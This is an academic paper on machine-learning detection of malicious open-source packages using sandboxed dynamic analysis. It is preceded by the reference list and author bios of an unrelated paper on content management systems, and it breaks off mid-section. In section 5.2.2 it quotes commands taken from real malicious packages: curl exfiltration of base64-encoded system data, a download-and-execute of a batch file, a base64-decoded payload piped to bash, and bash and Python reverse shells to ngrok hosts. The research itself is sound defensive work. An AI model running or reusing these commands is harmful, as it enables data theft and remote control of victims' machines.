[8] Briteskies, “Magento eCommerce, ERP and Third-Party Tools Integration Projects,” Briteskies.com, 2019. https://www.briteskies.com/magento-ecommerce-integration (accessed Aug. 27, 2024).

[9] Shopify, “What is Shopify?,” Shopify, 2019. https://www.shopify.com/blog/what-is-shopify

[10] X. Cao and W. Yu, “Using Content Management System Joomla! to Build a Website for Research Institute Needs,” IEEE Xplore, Aug. 01, 2010. https://ieeexplore.ieee.org/abstract/document/5577465 (accessed Jan. 31, 2022).

[11] “CMS pillar page,” Igomoon.com, 2014. https://www.igomoon.com/a-content-management-system-for-growing-businesses (accessed Aug. 27, 2024).

[12] “Concrete CMS is an open source content management system for teams,” Concretecms.com, 2024. https://www.concretecms.com/private/home (accessed Aug. 27, 2024).

[13] “Omnichannel content management,” Contentstack.com, 2021. https://www.contentstack.com/cms-guides/omnichannel-content-management (accessed Aug. 27, 2024).

[14] "Crownpeak Technology - The Crownpeak developer center delivers information about our API libraries, allowing developers direct access across the Crownpeak platform.," Crownpeak.com, 2015. https://developer.crownpeak.com/ (accessed Aug. 27, 2024).

[15] M Dimitriyev, E. Hazen, S. X. Wu, and J. Rohlf, "Development of a MicroTCA Carrier Hub for CMS at HL-LHC," Journal of Instrumentation, vol. 5, no. 12, pp. C12042–C12042, Dec. 2010, doi: https://doi.org/10.1088/1748-0221/5/12/c12042.

[16] G. Dushnitsky and B. K. Stroube, "Low-code entrepreneurship: Shopify and the alternative path to growth," J. Bus. Ventur. Insights, vol. 16, no. April, p. e00251, 2021, doi: 10.1016/j.jbvi.2021.e00251.

[17] Vikrant Gurav, Abhinav Parameshwaraa, and K. Sherla, "IEEE Copyright Form," 2021 IEEE Asia-Pacific Conference on Computer Science and Data Engineering (CSDE), Dec. 2021, doi: https://doi.org/10.1109/csde53843.2021.9741236.

[18] S. S. Jagtap and D. B. Hanchate, "Development of Android Based Mobile App for PrestaShop eCommerce Shopping Cart (ALC)," Int. Res. J. Eng. Technol., vol. 4, no. 7, pp. 2248–2254, 2017, [Online]. Available: https://irjet.net/archives/V4/i7/IRJET-V4I7460.pdf

[19] S. K.Patel, J. A. Patel, and A. V. Patel, "Statistical Analysis of SEO for Joomla, Drupal and Wordpress," International Journal of Computer Applications, vol. 52, no. 3, pp. 1–5, Aug. 2012, doi: https://doi.org/10.5120/8179-1502.

[20] S. K.Patel, V. R. Rathod, and J. B. Prajapati, "'Performance Analysis of Content Management Systems Joomla, Drupal and WordPress,'" International Journal of Computer Applications, vol. 21, no. 4, pp. 39–43, May 2011, doi: https://doi.org/10.5120/2496-3373.

[21] I. Drivas, D. Kouis, D. Kyriaki-Manessi, and G. Giannakopoulos, "Content management systems performance and compliance assessment based on a data-driven search engine optimization methodology," *Inf.*, vol. 12, no. 7, 2021, doi: 10.3390/info12070259.

[22 "Magento - Setup CMS," Tutorialspoint.com, 2024. https://www.tutorialspoint.com/magento/magento_setup_cms.htm (accessed Aug. 28, 2024).

[23] "DXP features explained," Magnolia-cms.com, 2021. https://www.magnolia-cms.com/blog/dxp-features-explained.html (accessed Aug. 28, 2024).

[24] Made With Maturity, "First Line Software achieves Optimizely CMS Certification," First Line Software, Dec. 06, 2023. https://firstlinesoftware.com/blog/first-line-software-achieves-episerver-cms-certification/ (accessed Aug. 28, 2024).

[25] A. Mirdha, A. Jain, and K. Shah, "Comparative analysis of open source content management systems," 2014 IEEE International Conference on Computational Intelligence and Computing Research, Dec. 2014, doi: https://doi.org/10.1109/iccic.2014.7238337.

[26] S. K. Patel, V. R. Rathod, and S. Parikh, "Joomla, Drupal and WordPress - a statistical comparison of open source CMS," IEEE Xplore, Dec. 01, 2011. https://ieeexplore.ieee.org/abstract/document/6169111?casa_token=IMXrb055FcIAAAAA:Iav_kPG4hzsw8SSbhkV8ecddvwyXZae-ralJ0ABUrtEl1VfQtAeejFM-aNq-ifQSY_oLwNY4ekuq

[27] S. Reddy, S. Herring, and A. Gray, "Identifying an appropriate Content Management System to develop Clinical Practice Guidelines: A perspective," Health Informatics Journal, vol. 23, no. 1, pp. 14–34, Jul. 2016, doi: https://doi.org/10.1177/1460458215616264.

[28] F. Rustam, A. Mehmood, M. Ahmad, S. Ullah, D. M. Khan, and G. S. Choi, "Classification of Shopify App User Reviews Using Novel Multi Text Features," IEEE Access, vol. 8, pp. 30234–30244, 2020, doi: https://doi.org/10.1109/access.2020.2972632.

[29] S. M. R. S. A. K. S. M. Sayali Mahajan R Solanki Anirudha Kolpykwar Sachin Murab, "STUDY OF CONTENT MANAGEMENT SYSTEM (CMS) FOR DEVELOPING E-COMMERCE WEBSITES," International Journal of Researches in Biosciences and Agriculture Technology, 2021, doi: https://doi.org/10.29369/ijrbat.2021.02.1.0020.

[30] "WordPress for education : create interactive and engaging e-learning websites with WordPress," Round Rock Public Library, 2021. https://discovery.roundrocktexas.gov/oreillybooks/ocn812179097 (accessed Aug. 28, 2024).

[31] M. Seadle, "Content management systems," Library Hi Tech, vol. 24, no. 1, pp. 5–7, Jan. 2006, doi: https://doi.org/10.1108/07378830610652068.

[32] "The Headless CMS for marketers | Storyblok," Storyblok.com, 2017. https://www.storyblok.com/marketers (accessed Aug. 28, 2024).

[33] M. Headless, "Headless CMS," Magnolia-cms.com, 2021. https://www.magnolia-cms.com/platform/solutions/headless-cms.html (accessed Aug. 28, 2024).

[34] Gilbane Report, "T He C Lassification & E Valuation of," October, vol. 11, no. 2, pp. 1–32, 2003.

[35] "TYPO3 — the Professional, Flexible Content Management Solution - TYPO3 the Open Source Enterprise CMS," Typo3.com, 2024. https://typo3.com/ (accessed Aug. 28, 2024).

[36] "Umbraco CMS," Umbraco.com, 2024. https://umbraco.com/discover-umbraco-cms/?gad_source=1&gclid=CjwKCAjw8rW2BhAgEiwAoRO5rHSZQilDhuWMIJb9BGIRB6Yr1uTJdseXNtpCZOSWjg4U5kBah3YuXBoCsdgQAvD_BwE (accessed Aug. 28, 2024).

[37] "Umbraco Features | Discover the features of Umbraco," Umbraco.com, 2024. https://umbraco.com/features/ (accessed Aug. 28, 2024).

[38] "Umbraco 9 | The future of Umbraco on .NET 5 and ASP.NET Core," Umbraco.com, 2023.

https://umbraco.com/products/umbraco-cms/umbraco-9/ (accessed Aug. 28, 2024).

[39] C. Vitari, A. Ravarini, and F. Rodhain, "An Analysis Framework for the Evaluation of Content Management Systems," Communications of the Association for Information Systems, vol. 18, 2006, doi: https://doi.org/10.17705/1cais.01837.

[40] M. Whelan, "HubSpot Launches CMS Hub to Take the Pain out of Website Management," Hubspot.com, Apr. 07, 2020. https://www.hubspot.com/company-news/hubspot-launches-cms-hub-to-take-the-pain-out-of-website-management (accessed Aug. 28, 2024).

About The Authors

Anal Kumar was awarded a BIT degree from the University of Fiji in 2009 and a Master of Science in Information Technology in 2016. He is currently a Lecturer at the Department of Computing Sciences and Information systems at Fiji National University and pursuing PhD in Information technology through the University of Fiji.

E-mail: anal.kumar@fnu.ac.fj

Anupriya Narayan was awarded B. ED (Mathematics and Computing Sciences) from Fiji National University in 2018. She is currently Assistant Instructor at Department of Computing Sciences and Information Systems at Fiji National University and completing Postgraduate Diploma in IT (Computing Sciences) from University of South Pacific.

Email: anupriya.narayan@fnu.ac.fj

Vishal Sharma completed his Masters of Computing Science and Information in 2013 from the University of the South Pacific, along with other IT certifications such as CCNA, CISSP and Professional Training in Big Data Analytics. He is an academic with almost 15 years of experience and has research interest in areas of Networking, Mobile Commerce, Big data Analytics, Cybersecurity.

E-mail: vishal.sharma@fnu.ac.fj

Ashwin Ashika completed her BSC degree majoring in Information Technology and Mathematics from The University of Fiji in 2010. She is currently the School Administrator for the School of Science and Technology at the University of Fiji.

E-mail: ashwinp@unifiji.ac.fj

Monesh Sami was awarded a BSC degree majoring in Information System and Computing Science from The University of the South Pacific in 2018 and Postgraduate Diploma in Information Technology in 2022 from The University of Fiji. He is currently an Assistant Instructor at Department of Computing Sciences and Information Systems at Fiji National University and pursuing Masters in Information Technology through the University of Fiji.

E-mail: monesh.sami@fnu.ac.fj

Hermann Ken Jamnadas completed his Bachelor of Commerce in Accounting and Information Systems from The University of the South Pacific, Laucala, Fiji in the year of 2011. He obtained his Postgraduate Diploma in Information Technology from The University of Fiji, Saweni, Fiji in the year 2016 as well as his Master of Information Technology from The University of Fiji, Saweni, Fiji in the year 2022. He is currently an Assistant Lecturer at the Department of Computing Sciences and Information Systems at the Fiji National University.

E-mail: hermann.jamnadas@fnu.ac.fj

Classifying Benign and Malicious Open-Source Packages using Machine Learning based on Dynamic Features

Thanh-Cong Nguyen*
University of Information Technology, Ho Chi Minh City, Vietnam.
Duc-Ly Vu†
School of Computing and Information Technology, Eastern International University, Binh Duong, Vietnam.
Narayan C. Debnath ‡
School of Computing and Information Technology, Eastern International University, Binh Duong, Vietnam.

Abstract

There have been a growing number of malicious open-source packages in recent years. A recent backdoor attack on the Linux *xz* utility has highlighted the importance of security checks on open-source packages, especially popular ones. While major security scanners focus on identifying vulnerabilities (CVEs) in open-source packages, there are very few studies on malware analysis techniques for them.

In this paper, we attempt to analyze the dynamic behavior of open-source packages on popular package repositories, including npm, PyPI, RubyGems, Packagist, and crates.io. We also analyze the behavioral discrepancies between benign and malicious packages at runtime, which aids in the development of rules for malware detection. Our study finds that malicious packages perform a significantly higher number of domain communication activities and command executions. Malicious packages employ simple techniques for malicious operations, such as *base64* encoding or *curl* commands. Using the proposed machine learning models, we developed a web application to classify malicious open-source packages. Our evaluation of nearly 2,000 packages on npm shows that the machine learning classifier achieves an AUC of 0.91, with a false positive rate close to 0%.

Key Words: Dynamic malware analysis, Open-source malicious packages, Open-source software security, Software supply chain Security, Software supply chain attacks.

1 Introduction

In modern software development, developers frequently rely on third-party open-source packages or libraries sourced from language-based package repositories (e.g., PyPI for Python). This practice enhances development velocity and saves developers significant time. However, alongside the benefits of using open-source packages, there are notable security risks associated with package repositories. For instance, attackers may implant malicious code into the source code repository of a popular package to compromise its users. The recent *xz* attack underscores the critical need to scan open-source code before its adoption [15].

Researchers and commercial organizations have proposed various techniques and developed tools to detect malicious packages. These tools can be broadly classified into two categories: static and dynamic malware analysis tools. Static analysis tools examine package information (e.g., source code or metadata) without executing the package, whereas dynamic analysis tools execute the code in an isolated environment. While static analysis tools are fast and straightforward to implement, they are often ineffective against anti-analysis techniques, such as code obfuscation [34]. Moreover, static analysis can generate numerous false positives [57]. For example, *OSSGadget*, a static malware detection tool, explicitly acknowledges this limitation on its GitHub page [33].

Dynamic malware analysis techniques, by contrast, execute code within an isolated environment, typically a sandbox, and observe its behaviors, such as system calls and network connections. While dynamic analysis tools for open-source packages show promise, they remain relatively immature [57]. For instance, *package-analysis*, a dynamic analysis tool developed by *OpenSSF*, has been employed to detect malicious packages [39]. However, this tool provides only raw analysis results in JSON format, requiring substantial analytical effort to interpret. Users must manually examine the raw outputs or craft detection rules to determine whether a package is malicious. To address this challenge, our work advances the field by mining the raw outputs of *package-analysis* and extracting actionable insights into the behaviors of benign and malicious packages in popular package repositories.

When analyzing open-source packages, researchers typically identify malicious indicators (e.g., suspicious domains or system calls) within analysis reports, relying on expert knowledge to determine whether a sample is

*University of Information Technology, Ho Chi Minh City, Vietnam. Email: 20521143@gm.uit.edu.vn.
†School of Computing and Information Technology, Eastern International University, Binh Duong, Vietnam. Email: ly.vu@eiu.edu.vn.
‡School of Computing and Information Technology, Eastern International University, Binh Duong, Vietnam. Email: narayan.debnath@eiu.edu.vn.

malicious. However, false positives—where benign packages are mistakenly flagged as malicious—remain a persistent issue [57]. To mitigate false positives, malware detection tools must effectively distinguish malicious behaviors from benign ones. To the best of our knowledge, no existing study in the literature has systematically analyzed the malicious behaviors of open-source packages using dynamic analysis.

This paper examines the behaviors and characteristics of benign and malicious open-source packages within popular repositories, including crates.io, npm, Packagist, PyPI, and RubyGems. We have curated a dataset comprising both benign and malicious packages. Through analyzing this dataset, we identify significant differences between benign and malicious behaviors. Specifically, malicious packages perform a substantially higher number of domain communications and command executions than benign packages. Furthermore, malicious packages often employ straightforward techniques, such as *base64* encoding for data encoding and *curl* commands to exfiltrate users' information to remote servers.

Based on these behavioral features, we propose a machine learning-based approach to classify packages as benign or malicious. Our methodology leverages features extracted from dynamic analysis to improve the accuracy and reliability of malware detection.

In summary, this paper makes the following contributions:

- A methodology for curating datasets of malicious and benign packages.
- An in-depth investigation of a dynamic malware analysis tool, *package-analysis*, for assessing open-source packages.
- A detailed analysis of the behavioral differences between malicious and benign open-source packages.
- A machine learning-based approach for classifying packages as benign or malicious, leveraging features extracted from dynamic analysis.

2 Background

2.1 Software supply chain attacks

Software supply chain attacks occur when attackers inject malicious code into a component within the software supply chain [52]. End users may become infected by downloading or updating the affected software product. Ladisa et al.[32] present a comprehensive taxonomy of software supply chain attacks targeting package managers and their corresponding countermeasures. In their work, typosquatting and combosquatting techniques emerge as the most prevalent methods attackers use to confuse end users and trick them into downloading malicious packages. Several detection approaches have been proposed to address these threats [58, 50].

A prominent example of a software supply chain attack is the *SolarWinds* incident, in which attackers successfully injected malicious code into a company software update [12]. More recently, malicious code was discovered in the upstream tarballs of *xz*, beginning with version 5.6.0. These tarballs included additional .m4 files containing automake build instructions absent from the repository. These instructions, via a series of complex obfuscations, extract a prebuilt object file from one of the test archives. This object file is then used to modify specific functions in the code during the construction of the *liblzma* package. As a result, *liblzma* is employed by other software, such as *sshd*, to provide functionality that is subsequently interpreted by the altered functions [19].

Vu et al. [55] investigate malware attacks similar to the *xz* incident on Linux distributions. Their findings reveal that Wolfi OS is the only Linux distribution actively performing malware scanning. Furthermore, the study highlights that the performance of existing open-source malware scanners is suboptimal.

2.2 Static Malware Analysis Tools

Static malware analysis techniques identify malicious patterns within the source code or metadata of a package. While these techniques are lightweight and efficient, they are incapable of detecting malicious code that executes only at runtime. Additionally, static analyzers are vulnerable to anti-analysis techniques, such as code obfuscation. Several existing static malware scanners include the following:

- OSS Detect Backdoor[33]: An open-source tool developed by Microsoft. It offers a suite of utilities for investigating various aspects of an open-source package.
- Bandit4Mal[54]: A tool developed by researchers at the University of Trento and SAP Security Research. It scans Python packages for malicious traits using Abstract Syntax Tree (AST) analysis combined with hand-written malware detection rules [56].
- PyPI Malware Checks[42]: A tool employed by PyPI to examine each uploaded package for suspicious code lines. The tool relies on a set of regular expression-based rules.
- Capslock[24]: A capability analysis command-line interface (CLI) tool for Go packages that identifies privileged operations accessible to a given package. Currently, Capslock is limited to Go packages.

These tools typically parse a package's code into ASTs and apply rule-based methods to detect malicious patterns. However, a study by Vu et al. [57] evaluates various static malware detection tools for open-source packages and highlights their high false-positive rates. The study recommends incorporating dynamic analysis techniques, such as executing code in a sandbox for more accurate malware detection.

2.3 Dynamic Malware Analysis Tools

Dynamic analysis tools operate by executing the source code of a package within an isolated environment. During execution, these tools record detailed traces of the package's behavior, such as running processes, executed commands, communicated

IPs/domains, and accessed files. Although dynamic analysis tools provide a more precise understanding of package behavior, they are often time-consuming and require the configuration of appropriate environments. The following are examples of dynamic analysis tools:

- MalOSS[21]: A tool that leverages Sysdig[48] as a tracing mechanism to capture system call traces, including interactions with IPs, DNS queries, files, and processes.
- package-analysis[38]: An open-source dynamic analysis tool developed by Google in 2022. This tool monitors command executions, file operations, and network activities within a sandbox environment powered by *Gvisor* (discussed later in this paper).
- package-hunter[23]: A tool designed to analyze program dependencies for malicious code. It installs dependencies in a sandboxed environment and tracks system calls made during the installation process [13].
- Packj [40]: A versatile tool that supports both dynamic and static analysis. Developed by the Ossillate Inc. security research team, *Packj* facilitates package analysis across multiple package registries, including npm, Packagist, RubyGems, NuGet, Maven, and Cargo. The tool is tailored to mitigate software supply chain attacks and shares several similarities with *package-analysis*.

In this paper, we employ *package-analysis* as our primary analysis tool due to its open-source nature and comprehensive functionality. This tool evaluates the capabilities of packages hosted on open-source repositories, focusing on behaviors indicative of malicious activity: 1) *What files do they access?*, 2) *What addresses do they connect to?*, and 3) *What commands do they execute?*[38]. By leveraging the *Gvisor* sandbox[27], *package-analysis* captures malicious interactions with the system, including network connections that could be used to exfiltrate sensitive data or enable remote access. Furthermore, the raw outputs of *package-analysis* are made publicly available on Google BigQuery [3], allowing for an in-depth examination of the behavioral differences between benign and malicious packages.

3 Package Analysis and Sandboxing

In this section, we provide a clear explanation of the analysis process performed by the *package-analysis* tool. We outline each step, beginning with the moment the tool receives input parameters, followed by the initialization of the sandbox environment, the execution of the analysis, and finally, the generation of the raw results. The analysis process is divided into three phases:

- *Install*: This phase involves setting up the necessary packages and dependencies.
- *Import*: Here, the tool loads the required modules and libraries that are essential for the analysis.
- *Execution*: In this final phase, package analysis uses recursion to execute all functions and code in the open-source package.

3.1 Package Analysis

To analyze open-source packages, the *package-analysis* tool first sets up a sandbox environment, which is detailed in Section 3.2. Users must provide the names, versions, and corresponding repositories of the packages for analysis.

Next, depending on the open-source package repository and its corresponding programming language, the *package-analysis* tool employs specific analysis scripts to examine these open-source packages.

During the installation phase, the *package-analysis* tool installs the open-source packages using package managers such as *pip* for Python, *npm* for JavaScript, *gem* for Ruby, and *cargo* for Rust.

During the import phase, the *package-analysis* tool automatically loads the previously installed packages. Specifically, for PyPI packages, *package-analysis* uses the *importlib* module to handle imports. For npm packages, *package-analysis* utilizes the *require* module.

During the execution phase, *package-analysis* employs recursive techniques to execute all functions within the open-source package.

All analytical processes during these stages are logged by the *package-analysis* tool. The logged information includes IP addresses and domain names that the package connects to, commands executed, and files accessed. These logs are organized into three stages and output as JSON files.

In addition to dynamic analysis, *package-analysis* also performs static analysis. The tool utilizes three static analysis methods:

- *Basic*: Analyzes basic information such as file sizes, file types, and the hash values (using SHA-256) of each file.
- *Parsing*: Extracts information from the source code of the software package. Currently, this feature only supports the JavaScript language. For instance, the *package-analysis* tool calculates entropy metrics for code segments within the package. A higher entropy score [29] indicates a greater likelihood of code obfuscation.
- *Signals*: Uses rules to extract information from the source code. For example, *package-analysis* detects obfuscated or encrypted code within the source of open-source packages.

3.2 Sandboxing

A sandbox is an isolated environment used to dynamically execute suspicious code. This approach allows untrusted programs to run in a secure environment without impacting real systems [45]. In this section, we examine the architecture and limitations of *Gvisor*, the sandbox that serves as the foundation for *package-analysis*.




Figure 1: Package Analysis Sandbox Architecture.

Figure 1 illustrates the overall architecture of *package-analysis*. This architecture employs a nested container setup, where the sandbox operates a container within another container. This design ensures a safe and isolated environment for executing suspicious code. Specifically, the outer container uses a Docker image called *gcr.io/ossf-malware-analysis/analysis* to instantiate the inner container. *Gvisor* supports multiple architectures, including x86, ARM, and Virtual Machines (VMs). It functions by intercepting all system calls made by sandboxed applications to the Linux kernel.

Despite its advantages, *Gvisor* has several limitations:

- User-space execution: *Gvisor* operates in user space, which means it has a lower execution priority compared to the kernel.
- Limited system call support: *Gvisor* does not provide comprehensive support for all system calls. It currently supports only the 211 most common system calls. Unsupported system calls are not processed and result in raised exceptions.
- Restricted hardware interaction: Applications running within *Gvisor* are unable to interact directly with the hardware of the host machine. This is due to a protected layer implemented by *Gvisor*, which prevents any direct interaction between applications and the host system [51].

4 Data Collection

This section presents our data collection and analysis workflow. In particular, we present two datasets: malicious packages and benign packages.

4.1 Malicious Packages Collection

Figure 2 shows our data collection workflow. We collected malicious open-source packages from the following sources:

- Vulert [7]: this service provides security information (such as CVE IDs) about open-source packages in popular package repositories such as npm, PyPI, RubyGems, crates.io.




Figure 2: Our data collection and analysis workflow.

	#Packages	#Versions
crates.io	1	10
npm	1041	2293
PyPI	113	216
RubyGems	16	27
Total	1171	2546

Table 1: Statistics of collected malicious open-source packages.

- Vulners [1]: Vulners maintains a database of software vulnerabilities. Vulner also provides Application Programming Interfaces (APIs) to search for specific software vulnerabilities.
- OSV [6] monitors open-source packages for vulnerabilities. Like Vulners, this service provides APIs to query security information about open-source packages, including the identification of malicious packages.

After obtaining malicious package names and their descriptions (e.g., behavior descriptions), we query the analysis results of the malicious packages on Google BigQuery's *ossf-package-analysis* [3]. Next, we extract the executed commands, IP addresses, and domains for each package analysis report for further analysis (as shown in Section 5).

Table 1 presents a summary of the statistics for the malicious packages in our dataset. On average, each package includes two versions. Notably, npm constitutes the majority of packages and versions in the dataset, accounting for approximately 90% of the total. In contrast, crates.io has the smallest number of packages and versions. This finding suggests that npm is currently the most attractive target for attackers aiming to inject malicious code. Consequently, researchers should prioritize scrutinizing this repository to improve its security and ensure safer usage.

4.2 Benign Packages Collection

Following Zahan et al.[60] and Vu et al.[57], we collected the 1000 most downloaded open-source packages on npm to represent benign packages. We selected npm packages because they are the most prevalent in the malicious packages dataset. Ultimately, we constructed a balanced dataset with an equitable number of packages.

We then queried Google BigQuery [3] to retrieve the raw analysis for these benign packages. The raw results for the

benign packages are analyzed and compared with those for the malicious packages in the next section.

5 Findings

5.1 Performance of package-analysis on open-source packages

In this section, we examine the dataset published by OSSF on Google BigQuery, titled *ossf-malware-analysis*[3]. This dataset includes the live analysis results from *package-analysis*, applied to open-source packages from the crates.io, npm, PyPI, Packagist, and RubyGems repositories. Table2 summarizes the performance of *package-analysis* in analyzing packages from these repositories.

Notably, *package-analysis* achieves the highest coverage for crates.io, analyzing 87.2% of its packages, while Packagist exhibits the lowest coverage at 16.37%. Interestingly, despite npm having the largest number of packages, only approximately 28% of its packages have been analyzed by *package-analysis*.

Repository	Language	#Packages	#Analyzed Packages	Ratio of Analyzed Packages
crates.io	Rust	144,047	125,640	87.22%
npm	Javascript	4,530,434	1,264,900	27.92%
Packagist	PHP	390,942	63,987	16.37%
PyPI	Python	535,457	287,299	53.65%
RubyGems	Ruby	197,071	31,803	16.14%

Table 2: Statistics of open-source packages on Package Analysis's BigQuery.

Figure 3 shows the completion rates of importing and installing packages in different repositories. We observed that on average, *package-analysis* has success rates of 62.75% and 95.81% when installing and importing a package, respectively. Packages in npm and crates.io have the highest success rate when being installed and imported, respectively. However, crates.io has the lowest success rate when being installed by *package-analysis*. This indicates that installing a Rust package in crates.io is still a challenging problem.

5.2 Analysis of malicious and benign packages

In this section, we present our findings on the behaviors exhibited by benign and malicious packages in our collected dataset. Table 3 summarizes the behaviors of malicious packages across crates.io, npm, PyPI, and RubyGems. It is important to note that we did not find records for malicious packages from Packagist in our data sources, as described in Subsection 4.1.

The data in Table 3 reveal that at least one malicious package from each repository communicates with a domain linked to malicious activity. Furthermore, malicious packages in npm and PyPI execute one or more commands indicative of malicious behavior. Notably, one-third of the malicious




Figure 3: Analysis completion rate of package-analysis at the import phase and install phase.

packages from npm exhibit both domain communication and command execution behaviors.

	Communicates with a domain associated with malicious activity	Executes one or more commands associated with malicious behavior	Communicates with a domain associated with malicious activity and executes one or more commands associated with malicious behavior
crates.io	1	0	0
npm	614	106	321
PyPI	86	5	22
RubyGems	16	0	0

Table 3: Frequency statistics of suspicious behaviors in benign and malicious datasets.

Malicious packages are capable of communicating with malicious domains to download additional malware, commonly referred to as *droppers*. Several reports have identified npm and PyPI packages that install Linux cryptominers, information stealers, or Windows Trojans [43, 53, 44]. Such packages can retrieve a script from a command-and-control (C&C) server and execute it on the victim's system.

5.2.1 Commands Analysis

Malicious packages frequently execute system commands on victim systems. For instance, they may use the *base64* command to encode user information before transmitting it to a remote server. Table 4 presents the occurrences of commands, IP addresses, and URLs in the benign, malicious, and combined datasets. Our analysis reveals that malicious packages execute twice as many commands as benign packages. However,

Dataset	#Commands	#Unique Commands	#URLs	#Unique URLs	#IP Addresses	#Unique IP Addresses
Malicious	2 845 356	533	68 677 299	934	74 584 405	682
Benign	1 310 054	818	5 024 881	7	5 007 963	134
Total	4 155 410	2760	73 702 180	941	79 592 368	816

Table 4: Frequency Statistics of Malicious Indicators in Benign and Malicious Datasets.

malicious packages often repeat the same commands multiple times, suggesting that malicious actors may reuse code.

Table 5 lists the top ten commands executed by malicious packages in our dataset. Most of these commands are associated with information-gathering activities. Notably, malicious packages employ straightforward techniques for malicious operations, such as using *base64* for data encoding. Compared to traditional malware targeting Windows or Linux systems, malicious packages found in package repositories are generally simpler, with some distributed as Proof-of-Concepts (POCs). Nevertheless, it is anticipated that the quantity and sophistication of malicious packages will continue to increase over time.

Command	#Occurences	Description	Malicious behavior
ls	87,706	Lists computer files and directories	Information gathering
bash	87,656	Starts a new bash shell	Command execution
cat	87,500	Views the contents of a file	Information gathering
dpkg-query	82,758	Shows information about dpkg packages.	Information gathering
lsb_release -a	82,758	Gets distribution-specific information.	Information gathering
base64	78,146	Encodes and Decodes data	Data hiding
/usr/bin/curl	77,026	Tranfers data using various network protocols.	Data infiltration
which	68,900	Identifies the location of executables	Information gathering
which bash	68,652	Identifies the location of the bash executable	Information gathering
tr	64,524	Translates or Deletes characters	Data hiding

Table 5: Top ten commands executed by the malicious packages in our dataset.

Compared to the top commands in malicious packages, *ls* is the most commonly executed command in benign packages. *grep* is the second most common command in benign packages, primarily used to search for and manipulate text patterns in files. Like malicious packages, benign packages also execute commands like *uname* to obtain system information, including the operating system name. However, benign packages rarely execute shell-related commands, such as *bash*. The *bash* command initiates a new shell within the original shell, enabling attackers to execute additional commands or shellcodes.

5.2.2 Classification of Malicious Command Behaviors in Malware Packages

Malicious packages frequently use combinations of malicious commands to perform harmful actions, such as stealing sensitive information, downloading malicious code or shell scripts, and executing them on victim machines. To better understand these commands and the techniques they employ to evade static analysis tools, our team conducted a manual analysis of the commands used by these malware packages.

Through our analysis, we identified several malicious command behaviors, including data encryption, reverse shell creation, and the downloading and execution of harmful code on victim machines. Below, we classify the malicious commands observed in the malware packages within our dataset.

- **Performing Data Encryption and Exfiltration**: Malicious packages often employ basic encoding techniques like *base64* before transmitting data externally. The "topcoderhomepage_3.0-1.0.2" package demonstrates this technique, as shown in Listing 1.

```
curl -H "Hostname: $(hostname | base64)"
     -H "uname: $(uname -a | base64)"
     -H "Pwd: $(pwd | base64)"
     -d $(ls -la | base64)
      http://tnk9...7fd61wpl.oastify.com
```

Listing 1: encoding data in topcoderhomepage_3.0-1.0.2

- **Downloading and executing malicious scripts from external sources**: Malicious packages download a malicious script from servers controlled by attackers and then execute it on the victim's machine. The malware package that uses this technique is "biscits-1.0.1," as shown in Listing 2.

```
curl -s -o %temp%strings.bat
    https://cdn.discordapp.com/
    attachments/11..55/strings.bat
    && start /min cmd /c %temp%strings.
        bat
```

Listing 2: Downloading and executing malicious scripts in biscits-1.0.1

- **Decoding obfuscated program commands**: The malicious software package obfuscates its malicious commands, for example using *base64*, and then, once installed on the victim's machine, these encoded commands are decoded and executed. This type of technique is demonstrated in Listing 3 from the "biscits-1.0.11" package.

```
echo "cm0gL3RtcC9mO21rZmlm...
    AxMC4yMC4zMC4yMjggNDQ0MyA+L3RtcC9mCg
    ==" | base64 -d | bash
```

Listing 3: Decoding the encrypted command segment and then executing it in calandraca-11.10.10

- **Performing Reverse Shell**: To control victim machines and receive direct commands from attackers, malicious packages execute reverse shell commands to domains controlled by the attackers. Examples of such packages include "pmd-github-action-9.9.9" and "watchman-search-ui-1.0.0" as shown in Listing 4 and Listing 5.

```
bash -i >& /dev/tcp/0.tcp.in.ngrok.io
    /18121 0>&1
```

Listing 4: Reverse shell in pmd-github-action-9.9.9

```
export RHOST="0.tcp.in.ngrok.io"
export RPORT=14688
python -c 'import socket, os, pty
s = socket.socket() s.connect((os.getenv
    ("RHOST"), int(os.getenv("RPORT"))))
[os.dup2(s.fileno(), fd) for fd in (0, 1,
     2)] pty.spawn("/bin/sh")'
```

Listing 5: Reverse shell in watchman-search-ui-1.0.0

OAST Domain	#Flagged AVs	Labels assigned by AVs
oast.fun	11	Malicious, Suspicious, Phishing
oast.me	11	Malicious, Malware, Phishing
oast.live	10	Malicious, Malware, Phishing
oast.pro	10	Malicious, Malware, Phishing, Suspicious
oast.site	10	Malicious, Malware, Phishing, Suspicious
oast.online	7	Not Recommended, Malicious, Phishing, Suspicious
oastify.com	2	Malicious

Table 6: Out-of-band Application Security Testing (OAST) domains utilized by malicious packages during probing attempts for Common Vulnerabilities and Exposures (CVEs).

5.2.3 Domains and IP Addresses Analysis

